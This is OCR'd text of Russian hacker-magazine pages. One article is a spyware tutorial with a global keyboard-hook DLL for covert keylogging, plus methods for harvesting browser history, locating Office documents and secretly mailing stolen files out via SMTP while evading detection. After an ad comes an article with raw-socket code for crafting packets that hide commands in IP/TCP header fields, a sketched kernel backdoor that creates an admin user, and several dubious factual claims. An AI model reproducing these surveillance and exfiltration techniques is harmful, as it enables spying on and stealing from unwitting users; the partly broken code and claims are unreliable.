Вот так можно дифференцировать нажатия кнопок по приложениям

Попался, гад!!!

бального хука может быть создана только в динамической библиотеке, поскольку она будет вызываться из адресного пространства каждого процесса. Как ты помнишь, DLL загружается в адресное пространство процесса, который использует ее, соответственно, используемые адреса являются адресами виртуальной памяти для процесса, а в другом процессе адресное пространство будет иным. Следовательно, чтобы фильтрующая функция могла передать твоему приложению событие перехвата (сообщение), дескриптор твоего окна необходимо создать в разделяемой (shared) секции DLL. Таким образом, экземпляры фильтрующей функции в каждом процессе, подгрузившем эту библиотеку, будут обращаться к одному и тому же физическому адресу памяти за дескриптором окна, которое будет получать перехваченные сообщения. Сейчас я все разжую подробнее с помощью примера. Открываем проект SpyHook из каталога примеров - динамическую библиотеку, в которой реализуется перехват сообщений типа WM_CHAR.

```
//Объявляем разделяемую секцию
#pragma data_seg(".Shared")
HWND gParentWnd = NULL;   //Дескриптор управляющего приложения
#pragma data_seg( )

//Создаем разделяемую секцию библиотеки с атрибутами RWS
#pragma comment(linker,"/SECTION:.Shared,RWS")
```

Библиотека экспортирует два метода, которые устанавливают и убирают хук. Перед началом работы твое управляющее приложение должно вызвать метод InstallHook(), которому передаются в качестве аргументов дескриптор управляющего окна (HWND) и код сообщения, которое будет приходить окну от DLL в качестве перехваченного сообщения.

Обрати внимание на параметр KeyboardMsgProc - это имя внутренней функции библиотеки, которая выбирает из всех приходящих сообщений сообщения от клавиатуры и транслирует их управляющему приложению. Вот ее код:


```
//Если это событие нажатия кнопок клавиатуры
if ( (lParam) && (pMsg->message == WM_CHAR) &&
(wParam == PM_REMOVE) )
{
//То посылаем сообщение управляющей программе
PostMessage (gParentWnd, gInterceptMessage, pMsg->wParam, 0 );
}
```

Фактически, единственное, что нужно сделать, - это создать свое приложение со скрытым окном, вызвать метод InstallHook() и стричь купоны, в смысле, вести клавиатурные логи. В качестве резюме остается добавить, что если тупо записывать все нажатия кнопок клавиатуры, то за полчасика работы пользователя в этом логе сам черт ногу сломит. Поэтому имеет смысл либо писать в лог информацию о том, в каком именно приложении была нажата та или иная кнопка, либо просто создать несколько логов, по одному для каждого приложения, в которые и писать собранную информацию. Узнать о том, какое именно окно активно в данный момент (то есть куда пользователь вводит свою информацию), можно с помощью функции GetForegroundWindow(), а заголовок окна можно получить, вызвав метод GetWindowText() в контексте полученного дескриптора окна. Все вышесказанное иллюстрируется примерами SpyHook и SpyHookApp.

ИСТОРИЯ ПОХОЖДЕНИЙ ИШАКА

Все похождения пользователя по злачным закоулкам интернета записываются в специальные логи, которые находятся в каталоге Documents and Settings\User\Local Settings\History\History.IE5\.

В этом каталоге ишак создает подкаталоги, в именах которых "зашит" временной период, за который пишется лог. Например, в каталоге с именем MSHist012005090620050907 находится лог, записанный в период с шестого по седьмое сентября этого года. Естественно, в каталоге с максимальной датой создания будет находиться самый последний лог. Как я уже писал, на этот файл можно натравить одну из утилит парсинга и на вы- »



Структура каталогов для истории похождений ишака

АВТОЗАПУСК

- www.osp.ru/win2000/2003/01/060.htm
- msdn.microsoft.com/library/default.asp?url=/library/en-us/secauthn/security/winlogon_and_gina.asp

ТЕОРИЯ И ПРАКТИКА ПРЯТОК

- http://subscribe.ru/archive/comp.soft.prog.visualc/200507/09154658.html#4
- www.securitylab.ru/contest/212106.php
- www.wasm.ru/article.php?article=1021007#p2_6_3
- www.wasm.ru/article.php?article=hiddndt

ходе получить желанную информацию в удобном виде.


Возникает вопрос: "А как же незаметно доставить эти файлы себе?" В первую очередь, сжать архиватором файлы, которые требуется переслать. В примере SimplePack показан способ сжатия файлов с помощью библиотеки zlib. Первый параметр командной строки для SimplePack.exe - это имя сжимаемого файла, второй – имя архива, куда будет положен указанный файл. Далее необходимо передать сжатый файл с использованием Сети к себе на компьютер, где в спокойной обстановке можно продолжить анализ данных. Конечно, можно написать свой протокол и реализовать его с помощью сокетов, но не факт, что межсетевой экран пропустит твои пакеты. Кроме того, зачем изобретать велосипед, если на помощь можно призвать банальную электронную почту? Современные почтовые клиенты поддерживают два программных интерфейса: престарелый MAPI (Messaging Application Programming Interface) и более молодой CDO (Collaboration Data Objects). И тот, и другой позволяют отсылать сообщения через инсталлированный в системе почтовый клиент. Оба интерфейса достаточно хорошо документированы, но имеют несколько общих недостатков: не факт, что установленный почтовый клиент поддерживает выбранный тобой интерфейс, в логах почтовой программы останутся записи о твоих письмах, и, кроме того, при работе с этими интерфейсами необходимо знать имя пользователя и пароль для доступа к почте. Учитывая то, что наша задача требует максимальной скрытности поведения программы, этот вариант не подходит. Но не стоит расстраиваться раньше времени. Мы можем общаться с любым SMTP-сервером по протоколу SMTP, который, как известно, не требует аутентификации. Электронную почту можно отправлять даже с помощью обычного клиента telnet. В примере temail (взят с сайта www.codeguru.com) реализована отправка писем с вложениями по протоколу SMTP.

ДОБЫЧА ДОКУМЕНТОВ


С помощью технологии COM достаточно легко получить доступ к документу MS Office, загруженному в любой компонент. Правда, сделать это на языке C++ весьма сложно, и гораздо проще написать дополнительный компонент твоего шпиона на .NET или VB, который будет вызываться из основной программы. Если не хочется связываться с таким геморроем, то можно попробовать более простой способ. Дело в том, что в заголовке любого окна MS Office отражается имя документа - остается просто найти этот файл в закромах пользователя. Kog, выполняющий поиск файла, ты можешь найти на одноименном листинге.

SUMMARY

Давай немного поразмышляем об идеальном шпионе. Возьмем пример из реальной жизни. Настоящие шпионы не работают в одиночку: кто-то контролирует их из центра, другие агенты страхуют от провалов, для имитации реальных шпионов существуют подсадные утки, дезинформирующие противника. Шпионы маскируют свою деятельность под деятельность добропорядочных граждан. То же самое должно происходить в виртуальном мире. Идеальный шпион не должен оставлять улик (записей в реестре, непонятных процессов в диспетчере задач, файлов на диске и странных диагностических сообщений пользователю). Его работоспособность должны контролировать другие агенты, страхующие его от провала (записывать информацию об автозапуске перед завершением работы). В случае если пользователь что-то заподозрит, ему можно отдать подставу - (пусть думает, что вылечился). Передача пользовательских документов должна происходить напрямую через сервер SMTP, причем, если это внутренний сервер локальной сети, то желательно, чтобы письма имели приличный внешний вид и не были похожи на эпистолы от Эммануила Галактионовича.



www.suchki.ru... Мило... Интересно, а что скажет твоя жена?



Отправка почты с помощью telnet'a

ПЕРЕДАЧА ИНФОРМАЦИИ

- www.rsdn.ru/summary/556.xml
- www.codeguru.com/Cpp/I-N/internet/email/article.php/c6213

ПОСТАНОВКА ХУКОВ

- www.rsdn.ru/summary/292.xml
- www.uinc.ru/articles/zametki/001.shtml
- msdn.microsoft.com/library/default.asp?url=/library/en-us/winui/winui/windowsuserinterface/windowing/hooks.asp

НЕ ОГРАНИЧИВАЙ СЕБЯ

Играй просто!
GamePost

ПОЛУЧИ МАКСИМУМ УДОВОЛЬСТВИЯ

ИСПОЛЬЗУЯ ДОПОЛНИТЕЛЬНЫЕ АКСЕССУАРЫ

Монитор
Shuttle XP17SG

$675.99

Наушники
Sennheiser RS 110-8

$79.99

Колонки
M-Audio Studiophile
LX4 2.1 System

$339.99

Шлем
i-O Display Systems
i-glasses PC

$1099.99

Корпус
Shuttle SB83G5C

$485.99

Pinnacle Systems
Studio 9 Plus RUS

$99,99

* Большой выбор PC аксессуаров
* Товары от самых лучших производителей
* Постоянно обновляемый ассортимент

Тел.: (095) 780-8825
Факс.: (095) 780-8824
www.gamepost.ru

GAMEPOST

payhash[Wolf D.A.] aka acidoptic

ОХОТА НА КАИНА

НЕ ПОМОЖЕТ АНТИВИРУС, НЕ ПОМОЖЕТ ФАЙРВОЛ?

"Ты думаешь, инженерный пароль? Нет, брат, сомневаюсь. Иначе бы поснифали telnet. Странно. Как это им удалось? В принципе, snort показал пакетную активность, но это был не telnet (не уровень приложений)". Я услышал этот диалог три года назад, но помню его как сейчас, и много разных мыслей приходит в мою голову.

"Концепция межсетевого экрана (МСЭ) все еще представляется в виде непроницаемой кирпичной стены, непобедимого магического защитника всего хорошего. Реклама современных производителей только подчеркивает это, обещая полную автоматизированную защиту, стену, способную блокировать все опасности еще на стадии их возникновения, используя алгоритмы, еще два года назад, возможно, и не существовавшие. Но что если на самом деле МСЭ - это не стена, а всего лишь соломенная ширма?"

Израэль Дж. Луго и Дон Паркер, перевод Владимира Куксенко

В конце 60-х по заявке вооруженных сил США и под их чутким руководством был спроектирован и смоделирован проект ARPA (RFC 384). Если рассказать о нем в двух словах :), получится, что сеть компьютеров объединена в один логический механизм, и если какую-то часть данного механизма вывести из строя, в целом система не обломится. Все довольны, идея просто замечательна. В результате после недолгих и красивых убеждений ее принял весь мир. Но мир не учел лишь то, что под маской качества и стабильности притаился старший брат - КАИН (Control Authonomical-Informations Networks). Те, кто читают эту статью, наверняка знают такие аббревиатуры, как TCP (UDP)/IP, ICMP. В этих нестрашных буквосочетаниях мы и попробуем найти скрытую угрозу.

ГОЛОВА ПРОФЕССОРА ДОУЭЛЯ

Для начала в деталях разберем сетевой стек IP (RFC 791) (смотрим "Схему 1").

Если применить его относительно языка C, получим следующую несложную структуру:

```
struct ip {
 u_int8_t ip_vhl;                //Версия и размер сетевого стека
 #define IP_V(ip) (((ip)->ip_vhl & 0xf0) >> 4)
 #define IP_HL(ip) ((ip)->ip_vhl & 0x0f)
 u_int8_t ip_tos;                //TOS приоритет IP-пакета
 u_int16_t ip_len; //Размер IP-пакета
 u_int16_t ip_id; //Идентификатор IP-пакета
 u_int16_t ip_off; //Офсет IP-пакета в случае его фрагментации
 #define IP_DF 0x4000
 #define IP_MF 0x2000
 #define IP_OFFMASK 0x01fff
 u_int8_t ip_ttl; //Время жизни IP-пакета
 u_int8_t ip_p; //IP-протокол
 u_int16_t ip_sum; //Контрольная сумма IP-пакета
 struct in_addr ip_src, ip_dst; //IP-адрес источника и IP-адрес получателя
 };
```

В пакете существуют как обязательные поля, которые нужно грамотно заполнить, так и необязательные - их можно не заполнять (например data 64 Кб). Теперь подумаем о том, что можно записать в эти 64 Кб. Обычно в них пишутся протоколы более высокого транспортного уровня, которые описаны в RFC (TCP, UDP, etc). Основной принцип таких протоколов - это работа с портами. Например, на хост-получатель пришел IP-пакет, а что делать с этим пакетом и как поступить с ним, определяется именно в этом поле. Данными процедурами занимается ядро операционной системы (запомним этот важный факт ;)). Ядро принимает входящие пакеты, обрабатывает их и отдает приложениям (WEB, FTP, SSHD, TELNETD и др.), создавая сетевые сессии, которые можно отслеживать с помощью различных утилит (netstat, sockstat, etc). Как уже было сказано, эти сессии более высокого сетевого уровня, и их можно отследить стандартными способами. Более низкий уровень (Ethernet, IP, ICMP и др.) отслеживается на уровне ядра, доступ к таким сессиям осуществляется через специальные системные вызовы. По такому принципу работают файрволы (firewall) и сетевые снифферы. При определенной конфигурации файрвол защищает систему от нежелательной сетевой сессии. Проще говоря, с его помощью мы

> Но мир не учел лишь то, что под маской качества и стабильности притаился старший брат - КАИН (Control Authonomical-Informations Networks).

Схема 1. Структура IP-пакета согласно RFC 791

запрещаем или разрешаем тот или иной протокол. Все просто! Все защищены, все довольны, на первый взгляд все кажется правильным и логичным, но есть одно "но". Попробуем подумать немного не так, как принято в обществе :), и решить нижеследующую задачу.

Допустим, на хост пришел UDP/IP-пакет. На хосте, куда пришел пакет, настроен файрвол, который запрещает UDP-протокол. Обработает ли ОС такой пакет, и как она поступит с ним?


Да, действительно, такой пакет обработается ядром: сначала пакет помещается в область памяти, затем ядро проверяет, какие правила есть для такого типа пакета. Если тип пакета запрещен, он просто удаляется из памяти.

Теперь решим такую задачу: файрвол настроен так, что он запрещает все, кроме определенных портов. Опять же, если придет другой тип пакета, он в любом случае обработается ядром (пакет уже попал в операционную систему). Теперь для нас стало ясно, зачем пишутся и продаются ОС с закрытым кодом ядра :). Ты уверен, что твоя ОС с закрытым кодом ядра надежна? Да? Поздравляю. На самом деле никто не может дать гарантии того, что ОС с закрытым кодом ядра в определенное время не сможет сделать того, что ей не положено.

Как я уже сказал, в сетевом стеке IP/TCP (UDP) есть необязательные поля (имеется в виду, что в этих полях может содержаться любое значение этого типа), такие как ip_id, ip_tos, ip_offset. ОС в любом случае получит такой пакет и обработает его. Можно, конечно, возразить, что эти поля очень малы и в них невозможно записать много зловредной информации? А зачем записывать много? Сколько можно скомбинировать секретных команд в 8 бит? Правильно, 256 - не так уж и мало. Ядро »

ПРОГРАММА ДЛЯ ОТСЫЛКИ ДЕСТРУКТИВНОГО КОМАНДНОГО IP-ПАКЕТА

```
#include <stdio.h>
#include <winsock2.h>
#include <ws2tcpip.h>

#define SRCADDR "127.0.0.1"
#define DSTADDR "127.0.0.1"

typedef struct ip
{
/*

  Здесь описываем IP-структуру:

*/
}IPHEADER;

USHORT checksum(USHORT *buffer, int size)
{
unsigned long cksum=0;
/*

  Здесь считаем контрольную сумму IP-пакета:

*/
return (USHORT)(~cksum);
}
//Функция по сборке IP-пакета
static u_char *constructpacket(u_char *inetfragment, struct in_addr srcaddr,
 struct in_addr dstaddr, u_short dstport);

static IPHEADER ippkt;
static char tcpip[60]={0};
int main()
{
/*

  Объявляем переменные для работы с RAW-сокетом.

*/
WSADATA WSAData;
SOCKET skt;
SOCKADDR_IN addr_in;
struct in_addr srcaddr, dstaddr;
WORD dstport;
/*Подготавливаем RAW-сокет, переводя его в различные режимы
skt=WSASocket(AF_INET,SOCK_RAW,IPPROTO_RAW,NULL,0,
WSA_FLAG_OVERLAPPED);
setsockopt(skt,IPPROTO_IP, IP_HDRINCL,(char *)&flag,sizeof(flag);
nTimeOver=1000;
if (setsockopt(skt, SOL_SOCKET, SO_SNDTIMEO, (char*)&nTimeOver,
sizeof(nTimeOver))==SOCKET_ERROR)
{
printf("setsockopt SO_SNDTIMEO error!\n");
return false;
}
addr_in.sin_family=AF_INET;
addr_in.sin_addr.S_un.S_addr=inet_addr(DSTADDR);

//Формируем IP-пакет
constructpacket(inetfragment, srcaddr, dstaddr, dstport);
//Пишем пакет в RAW-сокет
rect=sendto(skt, inetfragment, sizeof(ippkt),0,
(struct sockaddr*)&addr_in, sizeof(addr_in));
closesocket(skt);
WSACleanup();
return 0;
}

  //Описание функции по сборке
пакета

static u_char *constructpacket(u_char *inetfragment, struct in_addr srcaddr,
 struct in_addr dstaddr, u_short dstport)
 {
// Заполняем IP-структуру
ippkt.ip_vhl=(4<<4 | sizeof(ippkt)/sizeof(unsigned long));
ippkt.ip_tos=0x21; //Здесь можем подделать TOS, к примеру, поставив значение 33
ippkt.ip_len=htons(sizeof(struct ip ));
ippkt.ip_id=1;
ippkt.ip_off=0;
ippkt.ip_ttl=128;
ippkt.ip_p=IPPROTO_TCP;
ippkt.ip_sum=0;
ippkt.ip_src=srcaddr;
ippkt.ip_dst=dstaddr;

  //Считаем контрольную сумму
IP-пакета

memcpy(tcpip, &ippkt, sizeof(ippkt));
memset(tcpip+sizeof(ippkt), 0, 4);
ippkt.ip_sum=checksum((USHORT *)tcpip, sizeof(ippkt));
memcpy(tcpip, &ippkt, sizeof(ippkt));

  //Копируем данные из IP-буфера
в буфер, который будем передавать
в Сеть

memset(inetfragment, 0, sizeof(struct br0_ip));
memcpy(inetfragment, tcpip, sizeof(struct br0_ip));

return inetfragment;
 }
```



Структура IP-пакета на языке C

получило пакет с определенным номером команды, которое, например, содержится в поле TOS. И тут – бац! - сгорела наша "мать", процессор, винчестер или завелся пользователь с нужными привилегиями ;). Всем стало весело.

Теперь пришла пора привести некоторые доказательства моим словам – рассмотрим программу, которая будет слушать сетевой трафик и при получении определенного пакета IP создаст пользователя с правами Administrator.

Усложним задачу, настроив в системе файрвол (OUTPOST или Kerio), и убедимся в их бесполезности в случае непредвиденных ситуаций ;). Разбирать весь код программы не будем, я заострю твое внимание на определенных моментах. Первое, что нужно написать, - это сетевой анализатор. Способ работы с RAW-сокетами выберем по вкусу: ws2_32, Berkley sockets, LIBPCAP etc. Так как 80% населения нашей страны использует ОС Windows[XY], а эта статья посвящена использованию операционных систем с закрытым кодом, будем использовать ws2_32.lib.

Работа с RAW-сокетами ws2_32.lib мало отличается от работы POSIX RAW-стандарта.

Kerio Professional Firewall настроен таким образом, что он блокирует весь IP-стек с машины payhash


Представим, что мы - крупная контора, которая по спецзаказу определенных силовых структур написала ОС с закрытым кодом, в ядре которой реализована обработка IP-пакета, в котором смотрится поле TOS (к примеру, для того чтобы совершить деструктивные действия, в пакете IP поля TOS содержится число 33 dec.).

А на стороне жертвы в ядре стоит примерно такой обработчик на наличие командного пакета:

```
while(rec=rcvfrom(IPbuf, /etc/))
{
// вырезано
ippkt = (struct ip *)Ipbuf;
// вырезано
// И вот сам КАИН для данного обработчика.
If(ippkt.ip_tos == 33) {system();}
// Остальные правила хода обработки, которые нас
мало интересуют.

}
```

Вот она - скрытая угроза. Проверить бесполезность файрволов в этом случае можно даже не пробуждая в себе навыки программирования :). Для примера запустим какой-нибудь файрвол и настроим его так, чтобы он запрещал любой протокол любого уровня.

Смотрим на картинку слева.



В системе с Kerio параллельно включен анализатор сетевых пакетов Iris. Сетевой пакет одновременно пришел и на Kerio, и на Iris. Следовательно, программный МЭС бесполезен

Лишь одни "боги" знают, на чьей стороне будет это чудовище на случай первой хай-тек-войны

Параллельно запустим какой-нибудь снифер (snort, Iris).

С другой машины попробуем подключиться к этой зафайрволенной машине любым коннектором (telnet, ssh, ftp) и увидим, как сетевой пакет заблокируется файрволом, но одновременно он придет на снифер (теперь понятно, чем чревато все это?).

ДУМАЙ?

Конечно, наука нестандартного мышления доступна не всем :), но по-настоящему глупо не задумываться о таких элементарных вещах, как недреманное око большого брата. Только маразматик станет поднимать ОС с закрытым кодом в виде маршрутизаторов, серверов и пультовых систем управления.

Можно еще долго рассуждать о недостатках протокола Ethernet/IP/TCP/UDP etc. и об ОС с закрытым кодом. Но что же делать? Сидеть дома и ни в коем случае не выходить на улицу, компьютер к Сети не подключать. Не нравится? Решение очень простое - использовать системы с открытым исходным кодом и вообще отечественную продукцию вместо забугорных CISCO, Windows etc. (пусть сами с ними мучаются :)).

Многие улыбнутся и спросят: "А разве существует эта самая отечественная продукция?" Да, такие девайсы есть - и рабочие платформы, и системы маршрутизирования. О некоторых из них, наверное, слышали все, но даже не догадывались, что это отечественные продукты. ASPLinux, Frenzy – это для рабочих

"КОНТИНЕНТ" [K] - отечественный девайс на ядре FreeBSD с поддержкой шифрования сетевого трафика

Схема 2. Структура TCP-пакета согласно RFC 793

Почему тогда мы сами используем то, что нам навязывают они, а те, кто навязывают их, сами не пользуются ими?

станций. Альтернативу CISCO и другим забугорным маршрутизаторам можно представить, например, таким девайсом, как "КОНТИНЕНТ" (построен на ядре FreeBSD).

Кстати, несмотря на то, что Linux, FreeBSD, etc - не отечественные продукты, в разработке их ядер участвует весь мир свободно мыслящих и независимых уберкодеров, поэтому их можно считать достижением разумного человечества в целом :). Кстати, есть данные, что 70% американцев используют MAC OS как операционную систему (фактически это родственник FreeBSD). Почему тогда мы сами используем то, что нам навязывают они, а те, кто навязывают их, сами не пользуются ими? Потому что это проще или удобнее? Но какую плату мы можем получить за это? Никто не знает, остается только догадываться.

К большому сожалению, многие отечественные IT-разработки строго засекречены и используются в военной индустрии. Давно известно, что у нас есть процессоры, опережающие своих современников Intel, AMD, Alpha и gp. (недаром наша военная техника лучшая в мире). Я не говорю об отечественных программных продуктах, которые могли бы дать фору большинству зарубежных программ. Как много времени должно пройти, чтобы наши военные разработки стали достоянием общественности, и станет ли оно когда-либо открытым? Однако достаточно лирики :). Перейдем ко второй части нашего параноидального марлезонского балета.

MAMBO NUMBER TWO


Рассмотрим еще одну интересную деталь в стеке TCP (RFC 793). Стек tcp, уже знакомый нам по модели OSI, находится выше стека IP. Посмотрим на схему 2.

На языке C это можно представить в виде такой структуры:


```
struct br0_tcphdr {
 WORD th_sport; //Порт источник
 WORD th_dport; //Порт получения
 DWORD        th_seq; //(КАИН)
 DWORD th_ack; //(КАИН)
 BYTE         th_lenres; //(КАИН)
 BYTE th_flags //Тип TCP-фрагмента (КАИН)
 #define TH_FIN 0x01
 #define TH_SYN 0x02
 #define TH_RST 0x04
 #define TH_PUSH 0x08
 #define TH_ACK 0x10
 #define TH_URG 0x20
 #define TH_ECE 0x40
 #define TH_CWR 0x80
 #define TH_FLAGS
(TH_FIN|TH_SYN|TH_RST|TH_PUSH|TH_ACK|TH_URG|TH_ECE|
TH_CWR)
 u_short th_win; //Размер TCP-фрейма
 u_short th_sum; // Контрольная сумма TCP-пакета
 u_short th_urp;
 };
```

В данном случае в полях DWORD th_seq; DWORD th_ack; могут содержаться любые данные (см. рисунок). В сумме эти поля дают 8 байт, а это уже, извините, 8x8 = 64 бит, что не так уж и мало для дифференциальных инструкций. Играя смещениями битов, можно получить множество команд или две инструкции для 32-разрядного процессора.


Если сформировать SYN-пакет и отправить его на любой другой хост, на хосте-получателе можно будет наблюдать картину дампа SYN-паке-



Структура TCP-пакета на языке C



*Таким образом, в поля th_seq, th_ack можно вложить любые значения. В данном случае это слова f**k и kill*



Отпечаток поддельного SYN-пакета, сделанный программой snort

Итак, у нас имеется место под четыре 32- и две 64-битные свободные инструкции.

та, в котором подделаны значения Seq и Ack. Также мы видим, что ядро нисколько не обратило внимание на эту "мелочь".

В принципе, если в поле BYTE th_flag будет содержаться значение, отличное от принятого в стандарте (имеются в виду значения TH_FIN, TH_SYN, TH_RST, TH_PUSH, TH_ACK, TH_URG, TH_ECE, TH_CWR, TH_FLAGS (интересно, а неофициальных сколько? =)), пакет все равно будет доставлен на хост-получатель, а ядро само решит, что делать с ним ;). Если просуммировать разряды полей BYTE th_lenres, BYTE th_flags и u_short th win, получим еще оду 32-разрядную инструкцию. В таком случае наш TCP-пакет может содержать три 32-разрядные инструкции. С переходом на 64-разрядные архитектуры мы получим одну 64-разрядную инструкцию. Однако на этом наше публичное вскрытие не закончится. Мы присмотримся к структуре TCP еще пристальнее и увидим интересную вещь:

```
WORD th_sport; //Порт источник
WORD th_dport; //Порт получения
```

Все, что будет содержаться в этих полях, есть число не больше 65535. Соответственно, в этих полях может содержаться любое число не больше 65535. Объединив разряды этих двух полей, получим еще одно место под 32-разрядную инструкцию.

